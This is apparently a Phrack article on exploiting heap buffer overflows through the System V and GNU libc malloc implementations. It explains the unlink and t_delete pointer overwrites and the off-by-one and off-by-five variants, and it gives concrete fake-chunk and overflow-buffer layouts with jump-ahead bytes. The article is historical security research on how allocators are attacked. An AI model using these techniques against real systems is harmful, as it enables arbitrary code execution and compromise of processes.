|=----------=[anonymous <d45a312a@author.phrack.org>]=----------=|

On the Unix system, and later in the C standard library there are functions to handle variable amounts of memory in a dynamic way. This allows programs to dynamically request memory blocks from the system. The operating system only provides a very rough system call 'brk' to change the size of a big memory chunk, which is known as the heap.

On top of this system call the malloc interface is located, which provides a layer between the application and the system call. It can dynamically split the large single block into smaller chunks, free those chunks on request of the application and avoid fragmentation while doing so. You can compare the malloc interface to a linear file system on a large, but dynamically sized raw device.

There are a few design goals which have to be met by the malloc interface:

- stability
- performance
- avoidance of fragmentation
- low space overhead

There are only a few common malloc implementations. The most common ones are the System V one, implemented by AT&T, the GNU C Library implementation and the malloc-similar interface of the Microsoft operating systems (RtlHeap*).

Here is a table of algorithms and which operating systems use them:

Algorithm	Operating System
BSD kingsley	4.4BSD, AIX (compatibility), Ultrix
BSD phk	BSDI, FreeBSD, OpenBSD
GNU Lib C (Doug Lea)	Hurd, Linux
System V AT&T	Solaris, IRIX
Yorktown	AIX (default)
RtlHeap*	Microsoft Windows *

It is interesting to see that most of the malloc implementations are very easy to port and that they are architecture independent. Most of those implementations just build an interface with the 'brk' system call. You can change this behaviour with a #define. All of the implementations I have come across are written in ANSI C and just do very minimal or even no sanity checking. Most of them have a special compilation define that includes asserts and extra checks. Those are turned off by default in the final build for performance reasons. Some of the implementations also offer extra reliability checks that will detect buffer overflows. Those are made to detect overflows while development, not to stop exploitation in the final release.

Storing management info in-band

Most malloc implementations share the behaviour of storing their own management information, such as lists of used or free blocks, sizes of memory blocks and other useful data within the heap space itself. Since the whole idea of malloc/free is based on the dynamic requirements the application has, the management info itself occupies a variable amount of data too. Because of this, the implementation can seldomly just reserve a certain amount of memory for its own purposes, but stores the management information "in-band", right after and before the blocks of memory that are

used by the application.

Some applications do request a block of memory using the malloc interface, which later happens to be vulnerable to a buffer overflow. This way, the data behind the chunk can be changed. Possibly the malloc management structures can be compromised. This has been demonstrated first by Solar Designer's wizard-like exploit [1].

The central attack of exploiting malloc allocated buffer overflows is to modify this management information in a way that will allow arbitrary memory overwrites afterwards. This way pointers can be overwritten within the writeable process memory, hence allowing modification of return addresses, linkage tables or application level data.

To mount such an attack, we have to take a deep look within the internal workings of the implementation we want to exploit. This article discusses the commonly used GNU C Library and the System V implementation and how to gain control over a process using buffer overflows which occur in malloced buffers under Linux, Solaris and IRIX systems.

System V malloc implementation

IRIX and Solaris use an implementation which is based on self-adjusting binary trees. The theoretical background of this implementation has been described in [2].

The basic idea of this implementation is to keep lists of equally sized malloc chunks within a binary tree. If you allocate two chunks of the same size, they will be within the same node and within the same list of this node. The tree is ordered by the size of its elements.

The TREE structure

The definition of the TREE structure can be found in the mallint.h, along with some easy-to-use macros to access its elements. The mallint.h file can be found in the source distribution of the Solaris operating system [4]. Although I cannot verify that IRIX is based on the same source, there are several similarities which indicated this. The malloc interface internally creates the same memory layout and functions, besides some 64 bit alignments. You can utilize the Solaris source for your IRIX exploits, too.

To allow each tree element to be used for a different purpose to avoid overhead and force an alignment, each TREE structure element is defined as a union:

```
/* the proto-word; size must be ALIGN bytes */
typedef union _w_ {
        size_t          w_i;            /* an unsigned int */
        struct _t_      *w_p;           /* a pointer */
        char            w_a[ALIGN];     /* to force size */
} WORD;
```

Central TREE structure definition:

```
/* structure of a node in the free tree */
typedef struct _t_ {
        WORD    t_s;    /* size of this element */
        WORD    t_p;    /* parent node */
        WORD    t_l;    /* left child */
        WORD    t_r;    /* right child */
        WORD    t_n;    /* next in link list */
        WORD    t_d;    /* dummy to reserve space for self-pointer */
} TREE;
```

The 't_s' element of the chunk header contains the rounded up value of the size the user requested when he called malloc. Since this size is always rounded up to a word boundary, at least the lower two bits of the 't_s' elements are unused - they normally would have the value of zero all the time. Instead of being zero, they are ignored for all size-related operations. They are used as flag elements.

From the malloc.c source it reads:

BIT0: 1 for busy (block is in use), 0 for free.

BIT1: if the block is busy, this bit is 1 if the preceding block in contiguous memory is free. Otherwise, it is always 0.

TREE Access macros:

```
/* usable # of bytes in the block */
#define SIZE(b)         (((b)->t_s).w_i)

/* free tree pointers */
#define PARENT(b)       (((b)->t_p).w_p)
#define LEFT(b)         (((b)->t_l).w_p)
#define RIGHT(b)        (((b)->t_r).w_p)

/* forward link in lists of small blocks */
#define AFTER(b)        (((b)->t_p).w_p)

/* forward and backward links for lists in the tree */
#define LINKFOR(b)      (((b)->t_n).w_p)
#define LINKBAK(b)      (((b)->t_p).w_p)
```

For all allocation operations a certain alignment and minimum size is enforced, which is defined here:

```
#define WORDSIZE        (sizeof (WORD))
#define MINSIZE         (sizeof (TREE) - sizeof (WORD))
#define ROUND(s)        if (s % WORDSIZE) s += (WORDSIZE - (s % WORDSIZE))
```

The tree structure is the central element of each allocated chunk. Normally only the 't_s' and 't_p' elements are used, and user data is stored from 't_l' on. Once the node is freed, this changes and the data is reused to manage the free elements more efficiently. The chunk represents an element within the splay tree. As more chunks get freed, the malloc implementation tries to merge the free chunks right next to it. At most FREESIZE (32 by default) chunks can be in this dangling free state at the same time. They are all stored within the 'flist' array. If a call to free is made while the list is already full, the old element at this place falls out and is forwarded to realfree. The place is then occupied by the newly freed element.

This is done to speed up and avoid defragmentation in cases where a lot of calls to free are made in a row. The real merging process is done by realfree. It inserts the chunk into the central tree, which starts at the 'Root' pointer. The tree is ordered by the size of its elements and is self-balancing. It is a so called "splay tree", in which the elements cycle in a special way to speed up searches (see google.com "splay tree" for further information). This is not much of importance here, but keep in mind that there are two stages of free chunks: one being within the flist array, and one within the free-elements tree starting at 'Root'.

There are some special management routines for allocating small chunks of memory, which happen to have a size below 40 bytes. Those are not considered here, but the basic idea is to have extra lists of them, not keeping them within a tree but in lists, one for each WORD matching size below 40.

There is more than one way to exploit a malloc based buffer overflow, however here is one method which works against both, IRIX and Solaris.

As a chunk is realfree'd, it is checked whether the neighbor-chunks are already within the realfree'd tree. If it is the case, the only thing that has to be done is to logically merge the two chunks and reorder its position within the tree, as the size has changed.

This merging process involves pointer modification within the tree, which consists of nodes. These nodes are represented by the chunk header itself. Pointers to other tree elements are stored there. If we can overwrite them, we can possibly modify the operation when merging the chunks.

Here is, how it is done in malloc.c:
(modified to show the interesting part of it)

```
static void
realfree(void *old)
{
        TREE    *tp, *sp, *np;
        size_t  ts, size;

        /* pointer to the block */
        tp = BLOCK(old);
        ts = SIZE(tp);
        if (!ISBIT0(ts))
                return;
        CLRBITS01(SIZE(tp));

        /* see if coalescing with next block is warranted */
        np = NEXT(tp);
        if (!ISBIT0(SIZE(np))) {
                if (np != Bottom)
                        t_delete(np);
                SIZE(tp) += SIZE(np) + WORDSIZE;
        }
```

We remember NEXT points to the chunk directly following the current one. So we have this memory layout:

```
  tp               old              np
  |                |                |
  [chunk A header] [chunk A data] | [chunk B or free ....]
                                  |
                                 chunk boundary
```

In the usual situation the application has allocated some space and got a pointer (old) from malloc. It then messes up and allows a buffer overflow of the chunk data. We cross the chunk boundary by overflowing and hit the data behind, which is either free space or another used chunk.

```
        np = NEXT(tp);
```

Since we can only overflow data behind 'old', we cannot modify the header of our own chunk. Therefore we cannot influence the 'np' pointer in any way. It always points to the chunk boundary.

Now a check is made to test if it is possible to merge forward, that is our chunk and the chunk behind it. Remember that we can control the chunk to the right of us.

```
        if (!ISBIT0(SIZE(np))) {
                if (np != Bottom)
                        t_delete(np);
                SIZE(tp) += SIZE(np) + WORDSIZE;
        }
```

BIT0 is zero if the chunk is free and within the free elements tree. So if it is free and not the last chunk, the special 'Bottom' chunk, it is

deleted from the tree. Then the sizes of both chunks are added and later in the code of the realfree function the whole resized chunk is reinserted into the tree.

One important part is that the overflowed chunk must not be the last chunk within the malloc space, condition:

1. Overflowed chunk must not be the last chunk

Here is how the 't_delete' function works:

```
static void
t_delete(TREE *op)
{
        TREE    *tp, *sp, *gp;

        /* if this is a non-tree node */
        if (ISNOTREE(op)) {
                tp = LINKBAK(op);
                if ((sp = LINKFOR(op)) != NULL)
                        LINKBAK(sp) = tp;
                LINKFOR(tp) = sp;
                return;
        }
```

There are other cases, but this is the one easiest to exploit. As I am already tired of this, I will just explain this one here. The others are very similar (look at malloc.c).

ISNOTREE compares the 't_l' element of the TREE structure with -1. -1 is the special marker for non-tree nodes, which are used as doubly linked list, but that does not matter.

Anyway, this is the first condition we have to obey:

2. fake->t_l = -1;

Now the unlinking between FOR (t_n) and BAK (t_p) is done, which can be rewritten as:

```
t1 = fake->t_p
t2 = fake->t_n
t2->t_p = t1
t1->t_n = t2
```

Which is (written in pseudo-raw-assignments which happen at the same time):

```
[t_n + (1 * sizeof (WORD))] = t_p
[t_p + (4 * sizeof (WORD))] = t_n
```

This way we can write to arbitrary addresses together with valid addresses at the same time. We choose to use this:

```
t_p = retloc - 4 * sizeof (WORD)
t_n = retaddr
```

This way retloc will be overwritten with retaddr and *(retaddr + 8) will be overwritten with retloc. If there is code at retaddr, there should be a small jump over the bytes 8-11 to not execute this address as code. Also, the addresses can be swapped if that fits the situation better.

Finally our overwrite buffer looks like this:

```
  | <t_s> <t_p> <t_l> <j: t_r> <t_n> <j: t_d>
  |
 chunk boundary
```

Where: t_s = some small size with lower two bits zeroed out
       t_p = retloc - 4 * sizeof (WORD)
       t_l = -1

```
t_r = junk
t_n = retaddr
t_d = junk
```

Note that although all of the data is stored as 32 bit pointers, each structure element occupies eight bytes. This is because of the WORD union, which forces at least ALIGN bytes to be used for each element. ALIGN is defined to eight by default.

So a real overflow buffer behind the chunk boundary might look like:

```
ff ff ff f0 41 41 41 41  ef ff fc e0 41 41 41 41  | ....AAAA....AAAA
ff ff ff ff 41 41 41 41  41 41 41 41 41 41 41 41  | ....AAAAAAAAAAAA
ef ff fc a8 41 41 41 41  41 41 41 41 41 41 41 41  | ....AAAAAAAAAAAA
```

All 'A' characters can be set arbitrarily. The 't_s' element has been replaced with a small negative number to avoid NUL bytes. If you want to use NUL bytes, use very few. Otherwise the realfree function will crash later.

The buffer above will overwrite:

```
[0xeffffce0 + 32] = 0xeffffca8
[0xeffffca8 +  8] = 0xeffffce0
```

See the example code (mxp.c) for a more in-depth explanation.


To summarize down the guts if you happen to exploit a malloc based buffer overflow on IRIX or Solaris:

1. Create a fake chunk behind the one you overflow
2. The fake chunk is merged with the one you overflow as it is passed to realfree
3. To make it pass to realfree it has to call malloc() again or there have to be a lot of successive free() calls
4. The overflowed chunk must not be the last chunk (the one before Bottom)
5. Prepend the shellcode/nop-space with jump-aheads to not execute the unavoidable unlink-overwrite address as code
6. Using the t_splay routines attacks like this are possible too, so if you cannot use the attack described here (say you cannot write 0xff bytes), use the source luke.

There are a lot of other ways to exploit System V malloc management, way more than there are available in the GNU implementation. This is a result of the dynamic tree structure, which also makes it difficult to understand sometimes. If you have read until here, I am sure you can find your own ways to exploit malloc based buffer overflows.

GNU C Library implementation

The GNU C library keeps the information about the memory slices the application requests in so called 'chunks'. They look like this (adapted from malloc.c):



Where mem is the pointer you get as return value from malloc(). So if you do a:

```
        unsigned char * mem = malloc (16);
```

Then 'mem' is equal to the pointer in the figure, and (mem - 8) would be equal to the 'chunk' pointer.

The 'prev_size' element has a special function: If the chunk before the current one is unused (it was free'd), it contains the length of the chunk before. In the other case - the chunk before the current one is used - 'prev_size' is part of the 'data' of it, saving four bytes.

The 'size' field has a special meaning. As you would expect, it contains the length of the current block of memory, the data section. As you call malloc(), four is added to the size you pass to it and afterwards the size is padded up to the next double-word boundary. So a malloc(7) will become a malloc(16), and a malloc(20) will become malloc(32). For malloc(0) it will be padded to malloc(8). The reason for this behaviour will be explained in the latter.

Since this padding implies that the lower three bits are always zero and are not used for real length, they are used another way. They are used to indicate special attributes of the chunk. The lowest bit, called PREV_INUSE, indicates whether the previous chunk is used or not. It is set if the next chunk is in use. The second least significant bit is set if the memory area is mmap'ed -- a special case which we will not consider. The third least significant bit is unused.

To test whether the current chunk is in use or not, we have to check the next chunk's PREV_INUSE bit within its size value.

Once we free() the chunk, using free(mem), some checks take place and the memory is released. If its neighbour blocks are free, too (checked using the PREV_INUSE flag), they will be merged to keep the number of reuseable blocks low, but their sizes as large as possible. If a merge is not possible, the next chunk is tagged with a cleared PREV_INUSE bit, and the chunk changes a bit:

```
            +---------------------------------+
    chunk -> | prev_size                       |
            +---------------------------------+
            | size                            |
            +---------------------------------+
      mem -> | fd                              |
            +---------------------------------+
            | bk                              |
            +---------------------------------+
            | (old memory, can be zero bytes) |
            :                                 :

nextchunk -> | prev_size ...                   |
            :                                 :
```

You can see that there are two new values, where our data was previously stored (at the 'mem' pointer). Those two values, called 'fd' and 'bk' - forward and backward, that is, are pointers. They point into a double linked list of unconsolidated blocks of free memory. Every time a new free is issued, the list will be checked, and possibly unconsolidated blocks are merged. The whole memory gets defragmented from time to time to release some memory.

Since the malloc size is always at least 8 bytes, there is enough space for both pointers. If there is old data remaining behind the 'bk' pointer, it remains unused until it gets malloc'd again.

The interesting thing regarding this management, is that the whole internal information is held in-band -- a clear channeling problem.
(just as with format string commands within the string itself, as control channels in breakable phonelines, as return addresses within stack memory, etc).

Since we can overwrite this internal management information if we can overwrite a malloced area, we should take a look at how it is processed later on. As every malloc'ed area is free()'d again in any sane program, we take a look at free, which is a wrapper to chunk_free() within malloc.c (simplified a bit, took out #ifdef's):

```
static void
chunk_free(arena *ar_ptr, mchunkptr p)
{
  size_t     hd = p->size; /* its head field */
  size_t     sz;           /* its size */
  int        idx;          /* its bin index */
  mchunkptr  next;         /* next contiguous chunk */
  size_t     nextsz;       /* its size */
  size_t     prevsz;       /* size of previous contiguous chunk */
  mchunkptr  bck;          /* misc temp for linking */
  mchunkptr  fwd;          /* misc temp for linking */
  int        islr;         /* track whether merging with last_remainder */

  check_inuse_chunk(ar_ptr, p);

  sz = hd & ~PREV_INUSE;
  next = chunk_at_offset(p, sz);
  nextsz = chunksize(next);
```

Since the malloc management keeps chunks within special structures called 'arenas', it is now tested whether the current chunk that should be free directly borders to the 'top' chunk -- a special chunk. The 'top' chunk is always the top-most available memory chunk within an arena, it is the border of the available memory. The whole if-block is not interesting for typical buffer overflows within the malloc space.

```
  if (next == top(ar_ptr))                           /* merge with top */
  {
    sz += nextsz;

    if (!(hd & PREV_INUSE))                    /* consolidate backward */
    {
      prevsz = p->prev_size;
      p = chunk_at_offset(p, -(long)prevsz);
      sz += prevsz;
      unlink(p, bck, fwd);
    }

    set_head(p, sz | PREV_INUSE);
    top(ar_ptr) = p;

      if ((unsigned long)(sz) >= (unsigned long)trim_threshold)
        main_trim(top_pad);
    return;
  }
```

Now the 'size' of the current chunk is tested whether the previous chunk is unused (testing for the PREV_INUSE flag). If this is the case, both chunks are merged.

```
  islr = 0;

  if (!(hd & PREV_INUSE))                    /* consolidate backward */
  {
    prevsz = p->prev_size;
    p = chunk_at_offset(p, -(long)prevsz);
    sz += prevsz;

    if (p->fd == last_remainder(ar_ptr))     /* keep as last_remainder */
      islr = 1;
    else
      unlink(p, bck, fwd);
  }
```

Now the same is done vice versa. It is checked whether the chunk in front of the current chunk is free (testing for the PREV_INUSE flag of the size two chunks ahead). If this is the case the chunk is also merged into the current one.

```
  if (!(inuse_bit_at_offset(next, nextsz)))   /* consolidate forward */
  {
    sz += nextsz;

    if (!islr && next->fd == last_remainder(ar_ptr))
                                              /* re-insert last_remainder */
    {
      islr = 1;
      link_last_remainder(ar_ptr, p);
    }
    else
      unlink(next, bck, fwd);

    next = chunk_at_offset(p, sz);
  }
  else
    set_head(next, nextsz);                  /* clear inuse bit */

  set_head(p, sz | PREV_INUSE);
  next->prev_size = sz;
  if (!islr)
    frontlink(ar_ptr, p, sz, idx, bck, fwd);
}
```

As Solar Designer showed us, it is possible to use the 'unlink' macro to overwrite arbitrary memory locations. Here is how to do:

A usual buffer overflow situation might look like:

```
        mem = malloc (24);
        gets (mem);
        ...
        free (mem);
```

This way the malloc'ed chunk looks like this:

```
[ prev_size ] [ size P] [ 24 bytes ... ] (next chunk from now)
       [ prev_size ] [ size P] [ fd ] [ bk ] or [ data ... ]
```

As you can see, the next chunk directly borders to our chunk we overflow. We can overwrite anything behind the data region of our chunk, including the header of the following chunk.

If we take a closer look at the end of the chunk_free function, we see this code:

```
  if (!(inuse_bit_at_offset(next, nextsz)))   /* consolidate forward */
  {
    sz += nextsz;

    if (!islr && next->fd == last_remainder(ar_ptr))
                                              /* re-insert last_remainder */
    {
      islr = 1;
      link_last_remainder(ar_ptr, p);
    }
    else
      unlink(next, bck, fwd);

    next = chunk_at_offset(p, sz);
  }
```

The inuse_bit_at_offset, is defined as macro in the beginning of malloc.c:

```
#define inuse_bit_at_offset(p, s)\
```

```
 (((mchunkptr)(((char*)(p)) + (s)))->size & PREV_INUSE)
```

Since we control the header of the 'next' chunk we can trigger the whole if block at will. The inner if statement is uninteresting, except our chunk is bordering to the top-most chunk. So if we choose to trigger the outer if statement, we will call unlink, which is defined as macro, too:

```
#define unlink(P, BK, FD)                                                    \
{                                                                            \
  BK = P->bk;                                                                \
  FD = P->fd;                                                                \
  FD->bk = BK;                                                               \
  BK->fd = FD;                                                               \
}
```

The unlink is called with a pointer to a free chunk and two temporary pointer variables, called bck and fwd. It does this to the 'next' chunk header:

```
  *(next->fd + 12) = next->bk
  *(next->bk + 8) = next->fd
```

They are not swapped, but the 'fd' and 'bk' pointers point to other chunks. This two chunks being pointed to are linked, zapping the current chunk from the table.

So to exploit a malloc based buffer overflow, we have to write a bogus header in the following chunk and then wait for our chunk getting free'd.

```
        [buffer .... ] | [ prev_size ] [ size ] [ fd ] [ bk ]
```

'|' is the chunk boundary.

The values we set for 'prev_size' and 'size' do not matter, but two conditions have to be met, in case it should work:

  a) the least significant bit of 'size' has to be zero
  b) both, 'prev_size' and 'size' should be add-safe to a pointer that is read from. So either use very small values up to a few thousand, or - to avoid NUL bytes - use big values such as 0xfffffffc.
  c) you have to ensure that at (chunk_boundary + size + 4) the lowest bit is zeroed out (0xfffffffc will work just fine)

'fd' and 'bk' can be set this way (as used in Solar Designers Netscape Exploit):

```
  fd = retloc - 12
  bk = retaddr
```

But beware, that (retaddr + 8) is being written to and the content there will be destroyed. You can circumvent this by a simple '\xeb\x0c' at retaddr, which will jump twelve bytes ahead, over the destroyed content.

Well, however, exploitation is pretty straight forward now:

```
<jmp-ahead, 2> <6> <4 bogus> <nop> <shellcode> |
        \xff\xff\xff\xfc \xff\xff\xff\xfc <retloc - 12> <retaddr>
```

Where '|' is the chunk boundary (from that point we overflow). Now, the next two negative numbers are just to survive a few checks in free() and to avoid NUL bytes. Then we store (retloc - 12) properly encoded and then the return address, which will return to the 'jmp-ahead'. The buffer before the '|' is the same as with any x86 exploit, except for the first 12 bytes, because we have to take care of the extra write operation by the unlink macro.

Off-by-one / Off-by-five

It is possible to overwrite arbitrary pointers, even in cases where you can overwrite only five bytes, or - in special cases - only one byte. When overwriting five bytes the memory layout has to look like:

```
        [chunk a] [chunk b]
```

Where chunk a is under your control and overflowable. Chunk b is already allocated as the overflow happens. By overwriting the first five bytes of chunk b, we trash the 'prev_size' element of the chunks header and the least significant byte of the 'size' element. Now, as chunk b is free()'d, backward consolidation pops in, since 'size' has the PREV_INUSE flag cleared (see below). If we supply a small value for 'prev_size', which is smaller than the size of chunk a, we create a fake chunk structure:

```
        [chunk a ... fakechunk ...] [chunk b]
                     |
                     p
```

Where prev_size of chunk b points relativly negative to the fake chunk. The code which is exploitable through this setting was already discussed:

```
  if (!(hd & PREV_INUSE))                    /* consolidate backward */
  {
    prevsz = p->prev_size;
    p = chunk_at_offset(p, -(long)prevsz);
    sz += prevsz;

    if (p->fd == last_remainder(ar_ptr))     /* keep as last_remainder */
      islr = 1;
    else
      unlink(p, bck, fwd);
  }
```

'hd' is the size element of chunk b. When we overwrite it, we clear out the lower two bits, so PREV_INUSE is cleared and the if condition is matched (NUL will do it in fact). In the next few instructions 'p', which was a pointer to chunk b originally, is relocated to our fakechunk. Then the unlink macro is called and we can overwrite the pointers as usual. We use backward consolidation now, while in the previous description we have used forward consolidation. Is this all confusing? Well, when exploiting malloc overflows, do not worry about the details, they will become clearer as you understand the malloc functions from a broader scope.

For a really well done overview and description of the malloc implementation in the GNU C Library, take a look at the GNU C Library reference manual [3]. It makes a good read for non-malloc related things, too.

Possible obstacles and how to get over with them

As with any new exploitation technique people will show up which have the 'perfect' solution to the problem in their head or in form of a patch to the malloc functions. Those people - often ones who have never written an exploit themselves - are misleading into a wrong sense of security and I want to leave a few words about those approaches and why they seldomly work.

There are three host based stages where you can stop a buffer overflow resulting in a compromise:

1. The bug/overflow stage

   This is the place where the real overflow happens, where data is overwritten. If this place is known, the origin of the problem can be fixed (at source level). However, most approaches argue that this place is not known and therefore the problem cannot be fixed yet.

2. The activation stage

After the overflow happened parts of the data of the application are corrupted. It does not matter what kind of data, whether it is a stack frame, a malloc management record or static data behind a buffer. The process is still running its own path of code, the overwritten data is still passive. This stage is everything after the overflow itself and before the seize of execution control. This is where the natural, non-artificially introduced hurdles for the attacker lies, code which must be passed in a certain way.

3. The seized stage

This is everything after control has been redirected from its original path of execution. This is the stage where nopspace and shellcode is executed, where no real exploitation hurdles are left.

Now for the protection systems. Most of the "non-exec stack" and "non-exec heap" patches try to catch the switch from stage two to three, where execution is seized, while some proprietary systems check for the origin of a system call from within kernel space. They do not forbid you to run code this way, they try to limit what code can be run.

Those systems which allow you to redirect execution in the first place are fundamentally flawed. They try to limit the exploitation in a black-listing way, by trying to plug the places you may want to go to. But if you can execute legal code within the process space its almost everytime enough to compromise the process as a whole.

Now for the more challenging protections, which try to gripe you in stage two. Those include - among others - libsafe, StackGuard, FormatGuard, and any compiler or library based patches. They usually require a recompilation or relinking of your existing code, to insert their security 'measures' into your code. This includes canary values, barriers of check bytes or reordering and extensive checking of sanity before doing things which might be bad. While sanity checking in general is a good policy for security, it cannot fix stuff that was broken before. Every of those protections is assuming a certain situation of a bug which might appear in your program and try to predict the results of an attacker abusing the bug. They setup traps which they assume you will or have to trigger to exploit the bug. This is done before your control is active, so you cannot influence it much except by choosing the input data. Those are, of course much more tight than protection systems which only monitor stage three, but still there are ways around them. A couple of ways have been discussed in the past, so I will not go into depth here. Rather, I will briefly address on a protection which I already see on the horizon under a name like 'MallocGuard'.

Such a protection would not change the mechanism of malloc management chunks much, since the current code has proved to be effective. The malloc function plays a key role in overall system performance, so you cannot tweak freely here. Such a protection can only introduce a few extra checks, it cannot verify the entire consistency everytime malloc() is called. And this is where it is flawed: Once you seize control over one malloc chunk information, you can seize control over other chunks too. Because chunks are 'walked' by using either stored pointers (SysV) or stored lengths (GlibC), it is possible to 'create' new chunks. Since a sanity check would have to assume inconsistency of all chunks in the worst case, it would have to check all chunks by walking them. But this would eat up too much performance, so its impossible to check for malloc overflows easily while still keep a good performance. So, there will be no 'MallocGuard', or it will be a useless guard, in the tradition of useless pseudo protections. As a friend puts it - 'for every protection there is an anti-protection'.

Thanks
======

I would like to thank all proofreaders and correctors. For some really needed corrections I thank MaXX, who wrote the more detailed article about GNU C Library malloc in this issue of Phrack, kudos to him ! :)

References
==========

[1] Solar Designer,
http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt
[2] DD Sleator, RE Tarjan, "Self-Adjusting Binary Trees", 1985,
http://www.acm.org/pubs/citations/journals/jacm/1985-32-3/p652-sleator/
http://www.math.tau.ac.il/~haimk/adv-ds-2000/sleator-tarjan-splay.pdf
[3] The GNU C Library
http://www.gnu.org/manual/glibc-2.2.3/html_node/libc_toc.html
[4] Solaris 8 Foundation Source Program
http://www.sun.com/software/solaris/source/

|=[EOF]=---=|